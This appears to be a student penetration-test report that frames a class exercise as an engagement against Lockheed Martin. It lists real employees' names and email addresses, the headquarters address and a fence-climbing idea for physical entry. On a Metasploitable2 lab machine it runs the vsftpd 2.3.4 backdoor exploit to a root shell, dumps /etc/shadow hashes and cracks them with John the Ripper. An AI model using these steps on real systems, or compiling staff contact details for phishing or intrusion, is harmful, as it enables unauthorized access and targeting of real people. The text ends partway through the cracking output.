



LOCKHEED MARTIN 



PENETRATION TEST REPORT OF FINDINGS

THOMAS JAMES HASKIN

IST294-W48

11/21/24

Table of Contents

Executive Summary.....	4
Objective:	4
Testing Objectives:.....	5
Perform Reconnaissance:.....	5
Internet Network Scan and Vulnerability assessment:.....	5
Exploitation of Discovered Vulnerabilities:.....	5
Privilege escalation:.....	5
Final reporting and remediation Suggestions:	5
Presenting the final report:.....	5
Methodology.....	6
Phase 1: Planning and Reconnaissance:.....	6
Phase 2: Scanning and Enumeration:	6
Phase 3: Gaining Access:	6
Phase 4: Maintaining Access and Privilege Escalation:	6
Phase 5: Analysis and Reporting:.....	6
Phase 6: Remediation and Follow-up:	6
Reconnaissance Results	7
Findings:	7
LinkedIn	10
Client's Website:	10
Shodan Results:	11
SpiderFoot Results:	12
Network Technologies:	13
1. Content Delivery Network (CDN)	13
2. Internal Network (LAN/WAN).....	13
3. Cloud Infrastructure (AWS, Azure)	13
Other Findings and Remediations:	14
Metasploitable2	14
VSFTP 2.3.4	14
More Enumeration:.....	16
Distccd v1	18

Optimum:.....	23
SickOs.....	29
Suggestions To Remedy Issues:	38
Eliminate Non-Essential Services:.....	38
Implement Zero Trust Policies:	38
Regular Updates and Patches to Systems:.....	38
Conclusion:.....	39
Appendix A: Nmap Scan Results	40
Nmap scan report for 10.10.10.4.....	40
Nmap scan report for 10.10.10.239	41
Nmap scan report for 10.10.10.140	44
Nmap scan report for 10.10.10.191	44
Nmap scan report for 10.10.11.21	44
Nmap scan report for 10.10.11.24.....	46
Nmap scan report for 10.10.11.29	50
Nmap scan report for 10.10.11.9.....	56
Nmap scan report for 10.10.11.30	57
Nmap scan report for 10.10.10.151	58
Appendix B: Nessus Scan Results	59
Love (10.10.10.239)	59
Blunder (10.10.10.191)	60
SwagShop (10.10.10.140)	61
Axlle (10.10.11.21).....	61
MonitorsThree (10.10.11.30)	62
Sniper (10.10.10.151)	62
Ghost (10.10.11.24).....	63
Legacy (10.10.10.4)	64
Lantern (10.10.11.29)	64
MagicGardens (10.10.11.9).....	65
Appendix C: Contact Information.....	66

Executive Summary

Objective:

This report outlines the findings of a penetration test conducted on Lockheed Martin's systems. The objective of the test was to identify potential vulnerabilities, assess their risk levels, and provide actionable recommendations for enhancing cybersecurity defenses.

This penetration test will be employed with a rigorous methodology to meet the client's requirements. The client's requirements are as follows: The test encompassed reconnaissance, internal and external network scan, exploitation, privilege escalation, and data exfiltration, final report and remediation suggestions. The systems and infrastructure evaluated were modeled to reflect the complexities and challenges typical of a defense and aerospace organization.

Cumulative found network vulnerabilities

Totals	Critical	High	Medium	Low
	60	62	85	8

Detailed Chat on page 34.

The most critical security issues exposed by our testing.

1. Unpatched Or Insecure Software
 - VSFTP 2.3.4
 - Distccd v1
 - HTTP File Server 2.3
2. Insecure admin privileges
3. Improper permission settings
4. Weak password policies and encryption
5. Exposed information on public facing websites

Testing Objectives:

The primary goal of this penetration test was to evaluate the cybersecurity resilience of Lockheed Martin's simulated network infrastructure. This engagement focused on identifying and exploiting security vulnerabilities that could potentially expose the organization to real-world cyber threats. The findings aim to guide actionable steps toward improving the security of critical systems and ensuring the protection of sensitive data.

Perform Reconnaissance:

The first phase of the test involved gathering information about the external-facing components of the network. This included identifying publicly accessible systems, analyzing exposed services, and collecting details that could aid an attacker in crafting targeted exploits.

Internet Network Scan and Vulnerability assessment:

The internal network was thoroughly scanned to detect misconfigurations, outdated software, and other vulnerabilities. This step focused on uncovering weaknesses that could allow an attacker to compromise internal systems or move laterally through the network to reach high-value assets.

Exploitation of Discovered Vulnerabilities:

Once vulnerabilities were identified, efforts were made to exploit them to better understand the impact they might have on a real-world attack. This phase assessed how easily an attacker could gain unauthorized access, disrupt operations, or extract sensitive information.

Privilege escalation:

Testing included attempts to escalate access from standard user privileges to higher-level administrative controls. This step was crucial in understanding how attackers might exploit misconfigurations or weak controls to gain deeper access to critical systems.

Final reporting and remediation Suggestions:

After completing the test, the results were compiled into a comprehensive report. This report detailed the vulnerabilities discovered, their potential impact, and prioritized recommendations for remediation. The goal was to provide clear steps for addressing risks and strengthening security defenses.

Presenting the final report:

Finally, the findings were summarized and shared in a clear, structured format to ensure all stakeholders understood the risks and the actions required. The presentation highlighted key vulnerabilities, their possible consequences, and solutions to address them effectively.

Methodology

The penetration testing methodology used for Lockheed Martin adhered to a systematic six-phase framework designed to ensure thorough evaluation of the organization's network security. This approach allowed for the identification, exploitation, and remediation of vulnerabilities in a controlled and structured manner, ensuring no aspect of the network's security posture was overlooked.

Phase 1: Planning and Reconnaissance:

This initial phase focused on defining the scope and goals of the assessment, including identifying the systems to be tested and the methods to be used. Intelligence gathering was conducted to understand Lockheed Martin's network footprint, including domain names, IP ranges, and public-facing systems. This foundational step provided critical insights into how attackers might view and target the network.

Phase 2: Scanning and Enumeration:

Using industry-standard tools such as Nmap and Nessus, the network was scanned to identify active hosts, open ports, running services, and known vulnerabilities. This phase delivered a detailed overview of potential attack surfaces and prioritized targets for further exploitation.

Phase 3: Gaining Access:

In this phase, vulnerabilities discovered during the scanning process were exploited to gain unauthorized access to Lockheed Martin's systems. A combination of automated tools and manual testing techniques was used to simulate real-world attacks, ensuring precision and mimicking the behavior of advanced cyber adversaries.

Phase 4: Maintaining Access and Privilege Escalation:

Once access was obtained, efforts shifted to simulating a persistent threat. Techniques were employed to maintain access over time, replicating an attacker's attempt to remain undetected within the network. Privilege escalation tests were also conducted to determine how attackers might elevate their access from user-level accounts to administrative privileges. This step demonstrated how vulnerabilities could be chained together to achieve deeper system control.

Phase 5: Analysis and Reporting:

Following the penetration test, all findings were documented, including vulnerabilities identified, exploitation methods, and potential impacts. A detailed record of the access levels achieved and the data that could have been compromised was compiled. This information formed the basis for the subsequent reporting phase.

Phase 6: Remediation and Follow-up:

The final phase involved preparing a comprehensive report and presenting it to Lockheed Martin's stakeholders. The report included detailed descriptions of vulnerabilities, screenshots of the exploitation process, and prioritized recommendations for remediation. The presentation ensured that both technical teams and leadership had a clear understanding of the risks and actionable steps needed to mitigate them.

Reconnaissance Results

The reconnaissance phase of our penetration testing engagement for Lockheed Martin focused on gathering critical information about the organization's digital footprint and potential vulnerabilities. This phase, often referred to as "foot printing," is essential for identifying attack vectors and creating a foundation for targeted exploitation in later stages of the test.

Our team employed passive reconnaissance techniques to collect data without directly interacting with Lockheed Martin's systems, thereby minimizing the likelihood of detection. Publicly available resources such as domain registration records, search engines, and third-party aggregation tools were utilized to extract valuable information about the organization's network structure, subdomains, and exposed IP ranges.

Advanced search techniques, such as Google Dorking, were used to identify files, directories, or misconfigured pages that may not be immediately visible but could present exploitable vulnerabilities. These searches revealed indexed content that could serve as entry points or aid in later stages of testing.

Using professional networking platforms such as LinkedIn, our team identified key personnel within Lockheed Martin's organizational hierarchy, particularly in IT and cybersecurity roles. This information could be leveraged in potential social engineering or spear-phishing scenarios to simulate real-world attacks.

We used tools such as Shodan and Spiderfoot to scan for publicly exposed devices and services associated with Lockheed Martin's external-facing infrastructure. These scans revealed open ports, services running on them, and associated vulnerabilities, offering insights into potential entry points for malicious actors. Special attention was paid to any legacy or unsupported systems that could pose significant security risks.

Findings:

Primary Domain: Lockheedmartin.com

Physical Headquarters Location: 6801 Rockledge Drive, Bethesda, Maryland 20817

CEO: Jim Taiclet, Chairman, President, CEO, Email: jim.taiclet@lmco.com

CIO: Yvonne O. Hodge Email: Yvonne.o.hodge@lmco.com

Exposed employee Information: Benjamin Peat Benjamin.peat@lmco.com, Nate Hambright, Nate.hambright@lmco.com, Michael Norton Michael.norton@lmco.com, Leah Conover Leah.conover@lmco.com, Sean Johnson Sean.johnson@lmco.com, Rodrigo Diaz Rodrigo.diaz@lmco.com, Logan Sponsel Logan.sponsel@lmco.com, Daniel Lacaria Daniel.lacaria@lmco.com, Jake Baldwin Jake.baldwin@lmco.com, Candace Flynn candace.e.flynn@lmco.com

On-premises IP range: 166.23.250.0/24 to 166.21.32.0/24

Cloud Providers: Amazon AWS

Email Protection provider: None found, might have configured it to be hidden from public records


Main Website: The main website seems to be hosted by Amazon since it brings up AWS, with it using AWS, there is most likely to be a lot of other companies using the same cloud.

Webservers exposed: When running curl against the website I am not finding anything exposed, this might be due to CDN which could potentially obscure it behind CDN.

Operating systems exposed: Unknown

Interesting URL: <https://www.cyber.lockheedmartin.com> This domain hints at a cyber-related subdomain and could potentially be an internal or security-focused site.


Satellite Image



Main Entrance: One suggestion could be to make the gates a little higher,




Possible gain of entrance: Could use the trees as cover and put something on top of the fence to make it less uncomfortable when hoping over the fence.




LinkedIn

Note for teacher: Could only get one because when I did assignment 2.1, I didn't catch anyone from Lockheed since I had a lot of people from Michelin, was able to connect with Benjamin Peat on my own LinkedIn since I can't remember my password from the Spoof one.




A screenshot of a LinkedIn profile for Benjamin Peat. The profile picture shows a man with a beard and short hair, wearing a dark suit and yellow tie. The name "Benjamin Peat" is displayed above his picture, followed by the title "Director at Lockheed Martin" and the status "Connected 2 days ago". To the right of the profile are two buttons: a blue "Message" button and a three-dot menu button. The background of the LinkedIn interface is visible.

Client's Website: Domain home page



A screenshot of the Lockheed Martin website homepage. The header features the "LOCKHEED MARTIN" logo and navigation links for "Who we are", "What we do", "News", "Careers", "Investors", and "Suppliers". A search bar and a "Give Feedback" link are also present. The main content area has a dark background with a futuristic, space-themed graphic showing various aircraft and systems like "SAM", "NGAD", "NGUAS", and "CMMI SWARM". Overlaid on this graphic is the text "Next-Gen Necessities" and "Digital transformation for Next-Gen innovation". A blue "LEARN MORE" button with a play icon is located in the bottom left. The Windows taskbar at the bottom shows icons for File Explorer, Edge browser, and other system icons, along with the date and time (06:55 PM 9/10/2024).

Shodan Results:



SpiderFoot Results:



Network Technologies:

1. Content Delivery Network (CDN)

How it works: A CDN distributes content across various global servers to optimize speed and reduce load on the origin server. CloudFront, for example, caches content from Lockheed Martin's origin servers and delivers it based on user proximity.

Configuration Security: Ensure the CDN is properly configured with HTTPS, content encryption, and access controls. Use features like Web Application Firewalls (WAFs) to protect against common web exploits (e.g., SQL Injection, XSS). Regularly audit access logs and implement rate limiting to prevent abuse.

2. Internal Network (LAN/WAN)

How it works: Lockheed Martin most likely has internal network infrastructure (local area networks or wide area networks) connecting various facilities, data centers, and remote users.

Configuration Security: Implement network segmentation to limit lateral movement in case of a breach. Ensure internal communication is encrypted, and apply strong access control (e.g., least privilege). Use Intrusion Detection/Prevention Systems (IDS/IPS) to monitor traffic for unusual activity.

3. Cloud Infrastructure (AWS, Azure)

How it works: Lockheed Martin likely uses cloud services like AWS or Azure for scalability and flexibility in deploying web applications and storing data.

Configuration Security: Secure cloud resources using IAM (Identity and Access Management) roles and policies. Enforce Multi-Factor Authentication (MFA) for all administrative access and regularly audit cloud configurations using tools like AWS Config or Azure Security Center.

Other Findings and Remediations:

Metasploitable2

IP Address: 192.168.4.118

Initial Port Scan:

```

File Actions View Help
thomas@thomas: ~/meta
$ nmap -p- -sV 192.168.4.118
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-27 20:44 EST
Nmap scan report for 192.168.4.118
Host is up (0.0047s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   Connected to 192.168.4.122
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_smtp: commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName
|_XK
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|_ SSLv2 supported
| ciphers:
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2024-11-28T01:46:30+00:00; 0s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind-version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|_ssl-date: 2024-11-28T01:46:30+00:00; 0s from scanner time.

```

VSFTP 2.3.4

CVE-2011-2523 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

QUICK INFO

CVE Dictionary Entry:

[CVE-2011-2523](#)

NVD Published Date:

11/27/2019

NVD Last Modified:

11/20/2024

Source:

Red Hat, Inc.

Description

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Metrics

[CVSS Version 4.0](#)

[CVSS Version 3.x](#)

[CVSS Version 2.0](#)

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **9.8 CRITICAL**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

After the port scan I used searchsploit to locate an exploit for the vulnerable service (VSFTP 2.3.4)

```
(thomas@thomas)-[~/meta]
$ searchsploit vsftpd
Exploit Title | Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py

Shellcodes: No Results
```

Then I downloaded the script using searchsploit.

```
(thomas@thomas)-[~/meta]
$ searchsploit -m 49757
Exploit: vsftpd 2.3.4 - Backdoor Command Execution
    URL: https://www.exploit-db.com/exploits/49757
    Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
    Codes: CVE-2011-2523
    Verified: True
    File Type: Python script, ASCII text executable
    Copied to: /home/thomas/meta/49757.py
```

The script didn't need to be modified. I exploited it with a python command and the script and have root privileges.

```
File Actions Edit View Help
(thomas@thomas)-[~/meta]
$ python3 49757.py 192.168.4.118
/home/thomas/meta/49757.py:11: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
Success, shell opened
Send 'exit' to quit shell
whoami
root
hostname
metasploitable
```

Remediation Recommendations:

Update: Make sure to update vsftpd to a version that doesn't contain a backdoor.

Other remediations: Until you can update the software, maybe we can try to block access with a firewall to at least prevent unauthorized access through a backdoor.

More Enumeration:

We will try to crack some passwords. Since I have root access, I wanted to cat out the /etc/shadow folder.

```
cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::
daemon:*:14684:0:99999:7 :::
bin:*:14684:0:99999:7 :::
sys:$1$fUX6BPOt$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7 :::
sync:*:14684:0:99999:7 :::
games:*:14684:0:99999:7 :::
man:*:14684:0:99999:7 :::
lp:*:14684:0:99999:7 :::
mail:*:14684:0:99999:7 :::
news:*:14684:0:99999:7 :::
uucp:*:14684:0:99999:7 :::
proxy:*:14684:0:99999:7 :::
www-data:*:14684:0:99999:7 :::
backup:*:14684:0:99999:7 :::
list:*:14684:0:99999:7 :::
irc:*:14684:0:99999:7 :::
gnats:*:14684:0:99999:7 :::
nobody:*:14684:0:99999:7 :::
libuuid!:14684:0:99999:7 :::
dhcp:*:14684:0:99999:7 :::
syslog:*:14684:0:99999:7 :::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::
sshd:*:14684:0:99999:7 :::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7 :::
bind:*:14685:0:99999:7 :::
postfix:*:14685:0:99999:7 :::
ftp:*:14685:0:99999:7 :::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7 :::
mysql!:14685:0:99999:7 :::
tomcat55:*:14691:0:99999:7 :::
distccd:*:14698:0:99999:7 :::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7 :::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7 :::
telnetd:*:14715:0:99999:7 :::
proftpd!:14727:0:99999:7 :::
statd:*:15474:0:99999:7 :::
```

I will then use a popular hash cracker called John-the-ripper to crack the hashes from the previous screenshot.

```
(thomas@thomas)-[~/meta]
$ john metasploithash.txt
Created directory: /home/thomas/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AV
X2 8x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
service      (service)
postgres     (postgres)
user         (user)
msfadmin    (msfadmin)
Almost done: Processing the remaining buffered candidate passwords, if any.
